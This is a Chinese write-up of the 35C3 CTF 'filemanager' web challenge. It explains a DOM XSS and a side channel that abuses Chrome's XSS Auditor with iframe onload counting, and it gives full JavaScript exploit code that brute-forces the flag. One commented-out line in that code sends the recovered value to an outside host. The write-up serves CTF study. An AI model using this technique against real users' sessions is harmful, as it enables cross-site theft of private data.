353C CTF filemanager 分析

knight110 / 2019-01-05 09:29:00 / 浏览数 2373 安全技术 CTF 顶(1) 踩(0)

353C CTF中的一道WEB题：https://ctftime.org/task/7407

题目说明

Check out my web-based filemanager running at https://filemanager.appspot.com.
The admin is using it to store a flag, can you get it? You can reach the admin's chrome-headless at: nc 35.246.157.192 1


题目一开始有两个方向，WEB 应用和可以接触到的管理员入口 `nc 35.246.157.192 1`

nc 接口

```
→ data nc 35.246.157.192 1
Please solve a proof-of work with difficulty 22 and prefix e88b using https://www.npmjs.com/package/proof-of-work
00000167f2a5f86f862d9f00a897d9c2
Proof-of-work verified.
Please send me a URL to open.
https://filemanager.appspot.com/.
Loading page https://filemanager.appspot.com/..
```

nc 连上去之后 是需要解答一个题目，当结果正确时，就有机会输入一个网址，让管理员进行加载。
题目需要下载 nodejs proof-of-work 包进行运算，不是本题重点，不做重点说明。

WEB 应用



WEB 应用一共有三个输入点

1.创建文件：https://filemanager.appspot.com/create
可以直接post filename 和 content 参数值，也可以 使用创建文件的方式进行上传。
在header头中添加了自定义项 `xsrf=1`

2.文件读取：读取用户上传的文件：https://filemanager.appspot.com/read?filename=test1
只能使用GET 请求，响应头中定义了

```
content-type:text/plain
x-content-type-options: nosniff
```

3.文本查询：https://filemanager.appspot.com/search?q=test1
如果文本不存在 ，返回

```
<h1>no results</h1>
```

如果文本存在，返回：

```
<h1>test</h1>
 <pre>def</pre>

 <script>
   (()=>{
     for (let pre of document.getElementsByTagName('pre')) {
       let text = pre.innerHTML;
       let q = 'def';
       let idx = text.indexOf(q);
       pre.innerHTML = `${text.substr(0, idx)}<mark>${q}</mark>${text.substr(idx+q.length)}`;
     }
   })();
 </script>
```

请求url：

```
https://filemanager.appspot.com/search?q=def
```

其中${q} 为ES6占位符，导致引入了XSS注入点，在这里可以进行XSS注入。
但需要先创建文件，文件中含有该字串，然后再查找。

所以当时有思路：1.是构造一个csrf页面 2.发送给管理员load访问，创建文件 3.load查询页面 4.触发XSS读出数据
但是因为输入1有自定义防csrf头，此路不通。

如果用dnsrebinding可以绕过同源策略发送读取请求，但是需要用户凭证（cookie）。

官方writeup很有意思，利用了XSS Auditor，使用侧信道方式读取了flag。

XSS Auditor 利用原理

Chrome 的XSS Auditor 有个特性：当在请求中发现了源码中的脚本，则会阻止此次请求，跳转到chrome-error://chromewebdata/。

测试 Chrome 版本： 71.0.3578.98（正式版本）（64 位）

设target.php 页面为

```
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <meta http-equiv="X-UA-Compatible" content="ie=edge">
   <title>Document</title>
</head>
<body>
       <?php

           $password = @$_GET["password"];
           if($password==='admin'){
               echo "you get it." ;
               echo "<script>var a='aaaaaa';</script>";
           }else{
               echo "guess error!" ;
               echo "<script>var b='bbbbbb';</script>";

           }
       ?>

</body>
</html>
```

访问target.php 页面

```
http://127.0.0.1:8090/uploads/target.php?XDEBUG_SESSION_START=19655&password=admin1&%3Cscript%3Evar%20b=%27bbbbbb%27;%3C/scrip
```

页面会被拦截：因为输入password=admin1 进入 guess error，页面返回脚本 <script>var b='bbbbbb';</script> 与输入相同。

```
http://127.0.0.1:8090/uploads/target.php?XDEBUG_SESSION_START=19655&password=admin&%3Cscript%3Evar%20b=%27bbbbbb%27;%3C/script
```

页面不会被拦截：进入 you get it， 页面返回脚本 <script>var a='aaaaaa';</script> 与输入不同。

Chrome url 长度有限，需不需要输入完整的url了，可以用如下target页面进行测试，不需要所有的script 脚本，甚至script脚本不需要闭合，即</script>

```
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <meta http-equiv="X-UA-Compatible" content="ie=edge">
   <title>Document</title>
</head>
<body>
       <?php

           $password = @$_GET["password"];
           if($password==='admin'){ // ■■■■■■■■■■■■
               echo "you get it." ;
               echo "<script>var a='aaaaaa';</script>";
               echo "<script>var a1='testa';</script>";
           }else{
               echo "guess error!" ;
               echo "<script>var b='bbbbbb';</script>";
               echo "<script>var b1 = 'testb';</script>";

           }
       ?>

</body>
</html>
```

侧信道读取数据

源writeup引用了https://portswigger.net/blog/exposing-intranets-with-reliable-browser-based-port-scanning中的一个tips：

iframe的onload特性：不论访问的目标是否有服务监听，都会触发onload事件。
当Chrome的请求链接被阻止后，实际的url会变为 chrome-error://chromewebdata/

读取过程：

设iframe.src="http://example.com"

1. 请求iframe.src，触发一次onload事件。
2. 给iframe.src末尾添加#(url后添加#)，再次进行请求
3. 如果第一次请求被blocked，第二次实际请求的url为chrome-error://chromewebdata/#,与第一次不相同，会触发第二次onload
4. 如果第一次链接正常，第二次请求的url为http://example.com#，url地址没有改变。不会触发第二次onload。

对于onload设置计数器即可检测onload行为。

利用代码

如果password字串是相互独立且唯一的，那么就可以使用侧信道的方式读取password参数，只需要受害者访问精心构造的页面，便可以通过侧信道读取出password数据

接下来对源writeup中的代码进行分析，和部分修改。

```
<html>
<head>

</head>
<body>
hello world!

<script>
var URL = 'https://filemanager.appspot.com/search?q={{search}}&a=%3Cscript%3E%20%20%20%20%28%28%29%3d%3E%7b%0a%20%20%20%20%20%
// URL q={{search}} ■■■■■■■■■■search ■■■■■■■■■■■■■■■script■■■■■■■■■■■■■■■XSS Auditor■■
var charset = '_abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&\'()*+,-./:;<=>?@[\\]^`{|}~';
//■■■■■■■■
var brute = new URLSearchParams(location.search).get('brute') || '35C3_';
```

```
//■■■■■■ flag ■■■35C3,■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■

function guess(i){
   if(i>=94)
       return ;
   //■■■■■94■■■■■■■■■■■■

   var go = brute + charset[i];

   var x = document.createElement('iframe');
   x.name = 'blah';
   var calls = 0;
   //■■■■■0

   x.onload = () => {
       calls++;
       //■■■onload■■■■■■1

       if(calls > 1){
           // so here is calling 2nd onload which means the xss auditor blocking this and the page is redirected to chrome-err
           // https://portswigger.net/blog/exposing-intranets-with-reliable-browser-based-port-scanning
           console.log("GO IT ==> ",go);
           brute = go;
           i = -1;
           //■■■■
           //location.href = 'http://deptrai.l4w.pw/35c3/go.html?brute='+escape(go);
           //x.onload = ()=>{};
           //■■■■■■■■■■location.href■■■■■■■■■■■console.log ■■
       }
       var anchor = document.createElement('a');
       anchor.target = x.name;
       anchor.href = x.src+'#';
       anchor.click();
       anchor = null;
       //url ■■■# ■■■■
   }
   x.src = URL.replace('{{search}}',go);
   document.body.appendChild(x);
   timer = setTimeout(() =>{
       document.body.removeChild(x);
       guess(i+1);
   },2000);
   //■■■■■■■■■
}
guess(0);

</script>
</body>
</html>
```

注意 设置setTimeout的时间，onload
是iframe加载完后才进行触发，源writeup定时为1000ms，测试情况下很可能因为网络原因需要修改定时器计时，避免因为请求未完成导致onload未触发。

给出的FLAG为 `35C3_xss_auditor_for_the_win` ，没有特殊字符，在实际测试中，url中的特殊字符#之类会造成一定干扰

参考链接

1. 官方writeup
2. http://wonderkun.cc/index.html/

上一篇：区块链安全—经典溢出漏洞cve分析 下一篇：静态链接可执行文件的ASLR保护机制

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板